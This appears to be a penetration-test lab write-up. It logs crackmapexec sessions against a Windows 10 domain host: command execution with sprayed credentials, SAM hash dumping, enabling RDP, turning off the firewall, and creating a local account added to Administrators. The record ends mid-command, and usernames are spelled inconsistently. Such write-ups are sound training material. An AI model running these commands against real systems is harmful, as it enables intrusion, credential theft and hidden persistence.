

# SMB Weakness Report

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This report goes over steps taken to exploit the Windows client system via crackmapexec (cme). Mostly this consists of recon.

```
[agent22@ks5] ~/Documents/orang
$ proxychains crackmapexec smb -u braille.ogden -p Winter2022 -x 'whoami' 192.168.2.80 130 x
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:Fals
e) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\braille.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE windomain\braille.ogden
```

The first step I took was to check if I could connect to the client over smb using the username and password found in the internal spray. -x 'whoami' tells cme to run the whoami command via the command prompt on the client system. The connection was successful, as we can see by the last line showing the result of the whoami command.

```
[agent22@ks5] ~/Documents/orange
$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'net user' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE User accounts for \\
SMB 192.168.2.80 445 WIN10A-CONFICKE
SMB 192.168.2.80 445 WIN10A-CONFICKE
SMB 192.168.2.80 445 WIN10A-CONFICKE
SMB 192.168.2.80 445 WIN10A-CONFICKE Administrator ansible DefaultAccount
SMB 192.168.2.80 445 WIN10A-CONFICKE Guest thepcn3rd user678
SMB 192.168.2.80 445 WIN10A-CONFICKE WDAGUtilityAccount
SMB 192.168.2.80 445 WIN10A-CONFICKE The command completed with one or more errors.
```

Next, I ran the net user command to see what local users were on the system.

```

(agent22@k45) [~/Documents/orange]
-$ proxychains crackmapexec smb -u braille.ogden -p Winter2022 -x 'whoami' 192.168.2.80 --users
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\braille.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [-] Error enumerating domain users using dc ip 192.168.2.80: socket connection error while opening: [Errno 111] Connection refused
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Trying with SAMRPC protocol
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Enumerated domain user(s)
SMB 192.168.2.80 445 WIN10A-CONFICKE windomain.local\Administrator Built-in account for administering the computer
/domain
SMB 192.168.2.80 445 WIN10A-CONFICKE windomain.local\ansible
SMB 192.168.2.80 445 WIN10A-CONFICKE windomain.local\DefaultAccount A user account managed by the system.
SMB 192.168.2.80 445 WIN10A-CONFICKE windomain.local\Guest Built-in account for guest access to the computer
er/domain
SMB 192.168.2.80 445 WIN10A-CONFICKE windomain.local\thepecn3rd
SMB 192.168.2.80 445 WIN10A-CONFICKE windomain.local\user678
SMB 192.168.2.80 445 WIN10A-CONFICKE windomain.local\WDAGUtilityAccount A user account managed and used by the system for Windows Defender Application Guard scenarios.
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE windomain\braille.ogden

```

I then attempted to use the `--users` utility built into `cme` to enumerate the domain users. Unfortunately, this failed and only the local users were returned.

```
(agent22@ks5)-[~/Documents/orange]
$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'whoami' 192.168.2.80 --sam
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Dumping SAM hashes
SMB 192.168.2.80 445 WIN10A-CONFICKE Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.2.80 445 WIN10A-CONFICKE Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.2.80 445 WIN10A-CONFICKE DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.2.80 445 WIN10A-CONFICKE WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:bf4818266952095349d3276a9685f9ea:::
SMB 192.168.2.80 445 WIN10A-CONFICKE thepcn3rd:1001:aad3b435b51404eeaad3b435b51404ee:f100db289d7ed2ead49d099a7d977c9f:::
SMB 192.168.2.80 445 WIN10A-CONFICKE ansible:1002:aad3b435b51404eeaad3b435b51404ee:62c4cfd2c2848a75813025acaddf0cf7:::
SMB 192.168.2.80 445 WIN10A-CONFICKE user678:1004:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5f5dc5e9cba88547376818d4:::
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Added 7 SAM hashes to the database
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE windomain\brailee.ogden
```


I then dumped the local user password hashes.

```
(agent22@ks5)-[~]
$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'netsh firewall show all' 192.168.2.80 | tee firewallRules
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE Allowed programs configuration for Domain profile:
SMB 192.168.2.80 445 WIN10A-CONFICKE
Mode Traffic direction Name / Program
SMB 192.168.2.80 445 WIN10A-CONFICKE
SMB 192.168.2.80 445 WIN10A-CONFICKE
SMB 192.168.2.80 445 WIN10A-CONFICKE Allowed programs configuration for Standard profile:
SMB 192.168.2.80 445 WIN10A-CONFICKE
Mode Traffic direction Name / Program
SMB 192.168.2.80 445 WIN10A-CONFICKE
SMB 192.168.2.80 445 WIN10A-CONFICKE
SMB 192.168.2.80 445 WIN10A-CONFICKE IMPORTANT: Command executed successfully.
SMB 192.168.2.80 445 WIN10A-CONFICKE However, "netsh firewall" is deprecated;
SMB 192.168.2.80 445 WIN10A-CONFICKE use "netsh advfirewall firewall" instead.
SMB 192.168.2.80 445 WIN10A-CONFICKE For more information on using "netsh advfirewall firewall" commands
SMB 192.168.2.80 445 WIN10A-CONFICKE instead of "netsh firewall", see KB article 947709
SMB 192.168.2.80 445 WIN10A-CONFICKE at https://go.microsoft.com/fwlink/?linkid=121488 .
```

Next, I attempted to see what firewall rules were running. The result showed that no rules were running.

```
(agent22@ks5)-[~]
$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'netsh advfirewall show allprofiles' 192.168.2.80 | tee firewallRules
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE Domain Profile Settings:
SMB 192.168.2.80 445 WIN10A-CONFICKE
SMB 192.168.2.80 445 WIN10A-CONFICKE State OFF
SMB 192.168.2.80 445 WIN10A-CONFICKE Firewall Policy BlockInbound,AllowOutbound
SMB 192.168.2.80 445 WIN10A-CONFICKE LocalFirewallRules N/A (GPO-store only)
SMB 192.168.2.80 445 WIN10A-CONFICKE LocalConSecRules N/A (GPO-store only)
SMB 192.168.2.80 445 WIN10A-CONFICKE InboundUserNotification Enable
SMB 192.168.2.80 445 WIN10A-CONFICKE RemoteManagement Disable
SMB 192.168.2.80 445 WIN10A-CONFICKE UnicastResponseToMulticast Enable
SMB 192.168.2.80 445 WIN10A-CONFICKE
SMB 192.168.2.80 445 WIN10A-CONFICKE Logging:
SMB 192.168.2.80 445 WIN10A-CONFICKE LogAllowedConnections Disable
```

I then looked at the status of each firewall profile. They were all off, which explains the reason no rules were shown with the last command.




I then checked to see if I could access the system over RDP. As shown in the above screenshot, this was successful.

```
(agent22@ks5)-[~/Documents/blue]
$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f' 192.168.2.80

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE Updated 3 rule(s).
SMB 192.168.2.80 445 WIN10A-CONFICKE Ok.
```

However, I still wanted to learn how to enable RDP from cme. The above two screenshots show the steps that were taken. The first shows how I would add a registry key that would help enable RDP. The second shows the command I used to verify that RDP was open and enabled in the firewall.



I then reverified that I could connect via RDP.

```
[agent22@ks5] ~/Documents/blue
$ proxychains crackmapexec smb -u brailee.odgen -p Winter2022 -x 'whoami' 192.168.2.80 --shares
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.odgen:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Enumerated shares
SMB 192.168.2.80 445 WIN10A-CONFICKE


|     | Share                   | Permissions | Remark              |
|-----|-------------------------|-------------|---------------------|
| SMB | ADMIN\$                 | READ,WRITE  | Remote Admin        |
| SMB | C\$                     | READ,WRITE  | Default share       |
| SMB | files                   | READ,WRITE  | Installation Files  |
| SMB | IPC\$                   | READ        | Remote IPC          |
| SMB | music                   | READ,WRITE  | Collection of Music |
| SMB | [+] Executed command    |             |                     |
| SMB | windomain\brailee.odgen |             |                     |


```

I then used the `–shares cme` command to enumerate the shares enabled on the client.



```

SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE Windows IP Configuration
SMB 192.168.2.80 445 WIN10A-CONFICKE Host Name . . . . . : win10A-Conficker
SMB 192.168.2.80 445 WIN10A-CONFICKE Primary Dns Suffix . . . . . : windomain.local
SMB 192.168.2.80 445 WIN10A-CONFICKE Node Type . . . . . : Hybrid
SMB 192.168.2.80 445 WIN10A-CONFICKE IP Routing Enabled. . . . . : No
SMB 192.168.2.80 445 WIN10A-CONFICKE WINS Proxy Enabled. . . . . : No
SMB 192.168.2.80 445 WIN10A-CONFICKE DNS Suffix Search List. . . . . : windomain.local
SMB 192.168.2.80 445 WIN10A-CONFICKE Ethernet adapter Ethernet0:
SMB 192.168.2.80 445 WIN10A-CONFICKE Connection-specific DNS Suffix . :
SMB 192.168.2.80 445 WIN10A-CONFICKE Description . . . . . : Intel(R) 82574L Gigabit Network Connec
tion
SMB 192.168.2.80 445 WIN10A-CONFICKE Physical Address. . . . . : 00-50-56-8E-0A-C3
SMB 192.168.2.80 445 WIN10A-CONFICKE DHCP Enabled. . . . . : No
SMB 192.168.2.80 445 WIN10A-CONFICKE Autoconfiguration Enabled . . . : Yes
SMB 192.168.2.80 445 WIN10A-CONFICKE Link-local IPv6 Address . . . . : fe80::41cf:efc5:a8b0:ab98%5(Preferred)
SMB 192.168.2.80 445 WIN10A-CONFICKE IPv4 Address. . . . . : 192.168.2.80(Preferred)
SMB 192.168.2.80 445 WIN10A-CONFICKE Subnet Mask . . . . . : 255.255.255.0
SMB 192.168.2.80 445 WIN10A-CONFICKE Default Gateway . . . . . : 192.168.2.1
SMB 192.168.2.80 445 WIN10A-CONFICKE DHCPv6 IAID . . . . . : 100683862
SMB 192.168.2.80 445 WIN10A-CONFICKE DHCPv6 Client DUID. . . . . : 00-01-00-01-29-66-BE-2E-00-50-56-8E-0A
-C3
SMB 192.168.2.80 445 WIN10A-CONFICKE DNS Servers . . . . . : 192.168.2.50
SMB 192.168.2.80 445 WIN10A-CONFICKE NetBIOS over Tcpip. . . . . : Enabled

```

Next, I ran ipconfig to enumerate the internet settings of the device.

```

(agent22@ks5)-[~/Documents/blue]
$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'nslookup 192.168.2.50' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE *** Unknown can't find 192.168.2.50: Non-existent domain
SMB 192.168.2.80 445 WIN10A-CONFICKE Server: Unknown
SMB 192.168.2.80 445 WIN10A-CONFICKE Address: 192.168.2.50

```

I then tried to enumerate the system name of the domain controller. The ip failed to resolve.

```

(agent22@ks5)-[~/Documents/blue]
$ proxychains crackmapexec winrm -u brailee.ogden -p Winter2022 -x 'whoami' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 5986 NONE [*] None (name:192.168.2.80) (domain:None)
HTTP 192.168.2.80 5986 NONE [*] https://192.168.2.80:5986/wsman
WINRM 192.168.2.80 5986 NONE [-] None\brailee.ogden:Winter2022

```

Next, I attempted to connect to the client over winrm instead of smb. This failed.

```

(agent22@ks5)-[~/Documents/blue]
$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'net user' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE User accounts for \\
SMB 192.168.2.80 445 WIN10A-CONFICKE
SMB 192.168.2.80 445 WIN10A-CONFICKE Administrator admin-team42 ansible
SMB 192.168.2.80 445 WIN10A-CONFICKE DefaultAccount Guest thepcn3rd
SMB 192.168.2.80 445 WIN10A-CONFICKE user678 WDAGUtilityAccount
SMB 192.168.2.80 445 WIN10A-CONFICKE The command completed with one or more errors.

```

I then ran “net user” again to see if the users had changed. The admin-team42 user had been added.

```

(agent22@ ks5) ~/Documents/blue/capturedData
$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'sc queryex type=service' 192.168.2.80 | tee runningServices
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE SERVICE_NAME: Appinfo
SMB 192.168.2.80 445 WIN10A-CONFICKE DISPLAY_NAME: Application Information
SMB 192.168.2.80 445 WIN10A-CONFICKE TYPE : 30 WIN32
SMB 192.168.2.80 445 WIN10A-CONFICKE STATE : 4 RUNNING
SMB 192.168.2.80 445 WIN10A-CONFICKE (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
SMB 192.168.2.80 445 WIN10A-CONFICKE WIN32_EXIT_CODE : 0 (0x0)
SMB 192.168.2.80 445 WIN10A-CONFICKE SERVICE_EXIT_CODE : 0 (0x0)
SMB 192.168.2.80 445 WIN10A-CONFICKE CHECKPOINT : 0x0
SMB 192.168.2.80 445 WIN10A-CONFICKE WAIT_HINT : 0x0

```

Next, I enumerated the services running on the system.

```

(agent22@ ks5) ~/Documents/blue/capturedData
$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'netstat -afbo' 192.168.2.80 | tee netstat_afbo
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE Active Connections
SMB 192.168.2.80 445 WIN10A-CONFICKE
SMB 192.168.2.80 445 WIN10A-CONFICKE Proto Local Address Foreign Address State PID
SMB 192.168.2.80 445 WIN10A-CONFICKE TCP 0.0.0.0:135 win10A-Conficker.windomain.local:0 LISTENING 836
SMB 192.168.2.80 445 WIN10A-CONFICKE RpcSs
SMB 192.168.2.80 445 WIN10A-CONFICKE [svchost.exe]
SMB 192.168.2.80 445 WIN10A-CONFICKE TCP 0.0.0.0:445 win10A-Conficker.windomain.local:0 LISTENING 4
SMB 192.168.2.80 445 WIN10A-CONFICKE Can not obtain ownership information
SMB 192.168.2.80 445 WIN10A-CONFICKE TCP 0.0.0.0:3389 win10A-Conficker.windomain.local:0 LISTENING 952
SMB 192.168.2.80 445 WIN10A-CONFICKE TermService
SMB 192.168.2.80 445 WIN10A-CONFICKE [svchost.exe]
SMB 192.168.2.80 445 WIN10A-CONFICKE TCP 0.0.0.0:5040 win10A-Conficker.windomain.local:0 LISTENING 5508
SMB 192.168.2.80 445 WIN10A-CONFICKE CDPSSvc
SMB 192.168.2.80 445 WIN10A-CONFICKE [svchost.exe]
SMB 192.168.2.80 445 WIN10A-CONFICKE TCP 0.0.0.0:5357 win10A-Conficker.windomain.local:0 LISTENING 4
SMB 192.168.2.80 445 WIN10A-CONFICKE Can not obtain ownership information
SMB 192.168.2.80 445 WIN10A-CONFICKE TCP 0.0.0.0:5985 win10A-Conficker.windomain.local:0 LISTENING 4
SMB 192.168.2.80 445 WIN10A-CONFICKE Can not obtain ownership information
SMB 192.168.2.80 445 WIN10A-CONFICKE TCP 0.0.0.0:5986 win10A-Conficker.windomain.local:0 LISTENING 4
SMB 192.168.2.80 445 WIN10A-CONFICKE Can not obtain ownership information

```

I then enumerated all of the connections running on the system along with their associated processes.

```

(agent22@ ks5) ~/Documents/blue/capturedData
$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'netsh advfirewall set allprofiles state off' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE OK.

```

I then ran the above command to turn the firewall completely off.

```
State OFF
Firewall Policy BlockInbound,AllowOutbound
LocalFirewallRules N/A (GP0-store only)
LocalConSecRules N/A (GP0-store only)
InboundUserNotification Enable
RemoteManagement Disable
UnicastResponseToMulticast Enable

Logging:
LogAllowedConnections Disable
LogDroppedConnections Disable
FileName %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize 4096
```

State	OFF
Firewall Policy	BlockInbound,AllowOutbound
LocalFirewallRules	N/A (GPO-store only)
LocalConSecRules	N/A (GPO-store only)
InboundUserNotification	Enable
RemoteManagement	Disable
UnicastResponseToMulticast	Enable
Logging:	
LogAllowedConnections	Disable
LogDroppedConnections	Disable

```
[agent22@ ks5] [~/Documents/blue/capturedData]
$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'net user admin-team2 MSPress#1 /add' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE The command completed successfully.
```

```
(agent22@ks5) [~/Documents/blue/capturedData]
$ proxychains crackmapexec smb -u bralee.ogden -p Winter2022 -x 'net localgroup' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
lse
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] windomain.local\bralee.ogden:Winter2022 (Pwn3d!)
SMB 192.168.2.80 445 WIN10A-CONFICKE [+] Executed command
SMB 192.168.2.80 445 WIN10A-CONFICKE Aliases for \\WIN10A-CONFICKE
SMB 192.168.2.80 445 WIN10A-CONFICKE
SMB 192.168.2.80 445 WIN10A-CONFICKE *Access Control Assistance Operators
SMB 192.168.2.80 445 WIN10A-CONFICKE *Administrators
SMB 192.168.2.80 445 WIN10A-CONFICKE *Backup Operators
SMB 192.168.2.80 445 WIN10A-CONFICKE *Cryptographic Operators
SMB 192.168.2.80 445 WIN10A-CONFICKE *Device Owners
SMB 192.168.2.80 445 WIN10A-CONFICKE *Distributed COM Users
SMB 192.168.2.80 445 WIN10A-CONFICKE *Event Log Readers
SMB 192.168.2.80 445 WIN10A-CONFICKE *Guests
SMB 192.168.2.80 445 WIN10A-CONFICKE *Hyper-V Administrators
SMB 192.168.2.80 445 WIN10A-CONFICKE *IIS_IUSRS
SMB 192.168.2.80 445 WIN10A-CONFICKE *Network Configuration Operators
SMB 192.168.2.80 445 WIN10A-CONFICKE *Performance Log Users
SMB 192.168.2.80 445 WIN10A-CONFICKE *Performance Monitor Users
SMB 192.168.2.80 445 WIN10A-CONFICKE *Power Users
SMB 192.168.2.80 445 WIN10A-CONFICKE *Remote Desktop Users
SMB 192.168.2.80 445 WIN10A-CONFICKE *Remote Management Users
SMB 192.168.2.80 445 WIN10A-CONFICKE *Replicator
```

I then enumerated the local groups. Through this I found the admin group name.



```

[agent22@ks5] ~/Documents/blue/capturedData
$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'net localgroup Administrators admin-team2 /add' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB 192.168.2.80 445 WIN10A-CONFICKE [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (signing:False) (SMBv1:False)
